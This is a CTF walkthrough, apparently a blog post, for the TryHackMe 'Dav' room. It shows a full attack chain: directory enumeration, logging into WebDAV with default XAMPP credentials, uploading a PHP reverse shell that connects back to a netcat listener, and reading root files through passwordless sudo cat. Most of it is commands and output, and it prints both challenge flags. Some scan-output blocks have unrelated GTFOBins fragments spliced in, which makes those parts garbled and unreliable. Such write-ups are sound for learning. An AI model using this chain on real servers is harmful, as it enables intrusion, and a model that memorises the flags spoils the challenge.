


# DAV- TRY HACK ME- ROOM



5kullk3r

4 min read

Oct 6, 2025



Hello everyone! This is a **beginner** rated room from the TryHackMe platform titled “**DAV**”

This room is classified as **easy** and is a ctf-type challenge. I hope this write-up helps guide you through the process!

My goal is to help you understand each step and provide clear explanations so that anyone, whether a beginner or experienced, can follow along and understand the reasoning behind each action. I hope this write-up makes the process smoother and easier to grasp.

Enough talk — let's dive right in, and I hope you enjoy the journey! :)



Has absolutely no co-relation, but it just flashed in my head when I saw the room

```
[#] ./rustscan -a 10.201.10.122 --ulimit 5000
[~] The Modern Day Port Scanner.

: http://discord.skerritt.blog : If the binary has the SUID bit set, it does not drop the
: https://github.com/RustScan/RustScan : maintain privileged
I scanned ports so fast, even my computer was surprised.
run sudo -p, omit the -p argument on systems like Deb

[~] The config file is expected to be at "/root/.rustscan.toml"
[~] Automatically increasing ulimit value to 5000.
Open 10.201.10.122:80 This example creates a local SUID copy of the binary and
[~] Starting Script(s) interact with an existing SUID binary skip the first command
[~] Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-26 20:51 IST
```

I started by visiting the target IP in a browser and was presented with a default Apache page — a quick sanity-check that HTTP (port 80) was live.

I then scanned the host and enumerated directories:

***rustscan -a 10.201.10.122 –ulimit 5000***

```
gobuster dir -u http://10.201.10.122:80 -w
```

```
/usr/share/dirb/wordlists/common.txt -t 100
```

```
[# gobuster dir -u http://10.201.10.122:80 -w /usr/share/dirb/wordlists/common.txt -t 100
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
[+] Url:          http://10.201.10.122:80 or maintain privileged access as a SUID backdoor. drop the elevated privileges and run -p to permit the -p argument on systems like Debian (<= Stretch) that do not support SUID shell scripts. Run with SUID privileges.
[+] Method:       GET
[+] Threads:      100
[+] Wordlist:     /usr/share/dirb/wordlists/common.txt
[+] Negative Status codes: 404
[+] User Agent:   gobuster/3.6
[+] Timeout:      10s
Starting gobuster in directory enumeration mode ( cat ) .
./htpasswd      (Status: 403) [Size: 297]
/.hta           (Status: 403) [Size: 292]
/.htaccess      (Status: 403) [Size: 297]
/index.html     (Status: 200) [Size: 11321]
/server-status  (Status: 403) [Size: 301]
/webdav         (Status: 401) [Size: 460]
Progress: 4614 / 4615 (99.98%)e binary is allowed to run as superuser by sudo, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.
Finished
```

gobuster revealed a `/webdav` path.

Visiting `http://10.201.10.122/webdav` prompted for authentication and returned a `401` — clearly WebDAV was present and protected.

I tried a few things (including a quick SQLi attempt and common default creds) without success.


Then Searching common known default credentials for WebDAV:

The screenshot shows a web browser window with the URL <https://xforeveryman.blogspot.com/2012/01/helper-webdav-xampp-173-default.html>. The page title is "For Everyman security tid-bits". The main content is a blog post titled "helper: webdav xampp <= 1.7.3 default credentials" dated JAN 22. The post discusses the WebDAV plugin in XAMPP version 1.7.3 or lower, noting that it is often overlooked and has default credentials ('user: wampp' and 'pass: xampp') that are rarely changed. It provides a command-line exploit using 'cadaver' to upload a file named 'helloworld.txt' to the WebDAV folder. The browser interface includes a search bar and navigation buttons.

**user: wampp**

**pass: xampp**

Those credentials were authenticated successfully.




# Index of /webdav

Name	Last modified	Size	Description
Parent Directory		-	
<a href="#">passwd.dav</a>	2019-08-25 20:43	44	

Apache/2.4.18 (Ubuntu) Server at 10.201.10.122 Port 80

Browsing the directory revealed a user entry that looked like an Apache APR-encoded password



wampp:\$apr1\$Wm2VTkFL\$PVNRQv7kzqXQIHe14qKA91

- ```
# cmd
```
1. login to the XAMPP server's WebDAV folder
    - cadaver http://<REMOTE HOST>/webdav/
    - user: wampp
    - pass: xampp
  
  2. upload a file to the webdav folder
    - put /tmp/helloworld.txt

The website also suggested the presence of the `cadaver` WebDAV client and this would make it a much more streamlined approach:

```
└# cadaver http://10.201.10.122/webdav/
Authentication required for webdav on server `10.201.10.122':
Username: wampp
Password:
dav:/webdav/> ls -la
Listing collection `/webdav/-la/': failed:
404 Not Found
dav:/webdav/> ls
Listing collection `/webdav/': succeeded.
passwd.dav
```

44 Aug 26 2019

***cadaver http://10.201.10.122/webdav/***

Using WebDAV/Cadaver with the authenticated session allowed file upload (`PUT`), so I uploaded a simple PHP shell

(PS : always change the IP/port in shells to match your listener  
lol)

uploading it :

```
dav:/webdav> put /root/shell.php
Uploading /root/shell.php to `/webdav/shell.php':
Progress: [=====] 100.0% of 2584 bytes succeeded.
dav:/webdav> ls
Listing collection `/webdav/': succeeded.
    passwd.dav          44 Aug 26 2019
    shell.php           2584 Sep 26 21:18
dav:/webdav> █
```

**put /root/shell.php**

Then I set up a netcat listener:

```
└# nc -lvp 4433
listening on [any] 4433 ...
```

**nc -lvp 4433**

Triggering the uploaded PHP shell via the browser:

ⓘ <https://10.201.10.122/webdav/shell.php>

<http://10.201.10.122/webdav/shell.php>

BAM!!, we catch the shell

```
└─# nc -lvpn 4433
listening on [any] 4433 ...
connect to [10.9.2.150] from (UNKNOWN) [10.201.10.122] 37014
Linux ubuntu 4.4.0-159-generic #187-Ubuntu SMP Thu Aug 1 16:28:06 UTC 2019 x86_64 x86_64 x86_64 GNU/Linux
 08:50:21 up 30 min,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM          LOGIN@    IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
sh: 0: can't access tty; job control turned off
$ ls -la
total 92
drwxr-xr-x 22 root root  4096 Aug 25  2019 .
drwxr-xr-x 22 root root  4096 Aug 25  2019 ..
drwxr-xr-x  2 root root  4096 Aug 25  2019 bin
drwxr-xr-x  3 root root  4096 Aug 25  2019 boot
drwxr-xr-x 17 root root 3700 Sep 26 08:20 dev
drwxr-xr-x  90 root root 4096 Aug 25  2019 etc
drwxr-xr-x  4 root root  4096 Aug 25  2019 home
drwxrwxrwx  1 root root   33 Aug 25  2019 initrd.img → boot/initrd.img-4.4.0-159-generic
drwxrwxrwx  1 root root   33 Aug 25  2019 initrd.img.old → boot/initrd.img-4.4.0-142-generic
drwxr-xr-x  19 root root 4096 Aug 25  2019 lib
drwxr-xr-x  2 root root  4096 Aug 25  2019 lib64
drwx----- 2 root root 16384 Aug 25  2019 lost+found
drwxr-xr-x  4 root root  4096 Aug 25  2019 media
drwxr-xr-x  2 root root  4096 Feb 26  2019 mnt
drwxr-xr-x  2 root root  4096 Aug 25  2019 opt
dr-xr-xr-x  94 root root    0 Sep 26 08:20 proc
drwx----- 3 root root  4096 Aug 25  2019 root
```

Now, navigating through the shell

```
$ cd /home  
$ ls -la  
total 16  
drwxr-xr-x  4 root  root  4096 Aug 25 2019 .  
drwxr-xr-x 22 root  root  4096 Aug 25 2019 ..  
drwxr-xr-x  4 merlin merlin 4096 Aug 25 2019 merlin  
drwxr-xr-x  2 wampp wampp  4096 Aug 25 2019 wampp  
$ cd merlin  
$ ls -la  
total 44  
drwxr-xr-x  4 merlin merlin 4096 Aug 25 2019 .  
drwxr-xr-x  4 root  root  4096 Aug 25 2019 ..  
-rw-----  1 merlin merlin 2377 Aug 25 2019 .bash_history  
-rw-r--r--  1 merlin merlin 220  Aug 25 2019 .bash_logout  
-rw-r--r--  1 merlin merlin 3771 Aug 25 2019 .bashrc  
drwx----- 2 merlin merlin 4096 Aug 25 2019 .cache  
-rw-----  1 merlin merlin   68 Aug 25 2019 .lessht  
drwxrwxr-x  2 merlin merlin 4096 Aug 25 2019 .nano  
-rw-r--r--  1 merlin merlin  655 Aug 25 2019 .profile  
-rw-r--r--  1 merlin merlin    0 Aug 25 2019 .sudo_as_admin_successful  
-rw-r--r--  1 root  root   183 Aug 25 2019 .wget-hsts  
-rw-rw-r--  1 merlin merlin   33 Aug 25 2019 user.txt  
$ cat user.txt  
449b40fe93f78a938523b7e4dcd66d2a
```

***cd /home***

***ls -la***

***cd merlin***

***ls -la***

***cat user.txt***

This gives us the user flag:

449b40fe93f78a938523b7e4dcd66d2a

Next, I immediately try escalating to root privileges:

```
$ sudo -l
Matching Defaults entries for www-data on ubuntu:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on ubuntu:
    (ALL) NOPASSWD: /bin/cat
```

***sudo -l***

# (*output showed*)

# (ALL) NOPASSWD: /bin/cat

Now going to GTFO Bins and seeing it: Because `/bin/cat` can be run with sudo without a password.

## **Sudo**

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
LFILE=file_to_read
sudo cat "$LFILE"
```

All we need to do is use the LFILE and usually the root flag sits in the /root folder

```
$ LFILE=/root/root.txt  
$ sudo cat $LFILE  
101101ddc16b0cdf65ba0b8a7af7afa5
```


If the binary is  
may be used to

**LFILE=/root/root.txt**

**sudo cat \$LFILE**

Then we get the root flag:

101101ddc16b0cdf65ba0b8a7af7afa5



## CONCLUSION:

I hope this write-up walkthrough was helpful to you all!

Now that I've gotten through it, I hope it helps you and gets you through the room as well. I plan on putting out more like these in the future!

If you guys want me to cover any specific room or challenge, or if you have any queries, feel free to drop a comment.

Imma bounce for now, but I'll catch you all in the next writeup!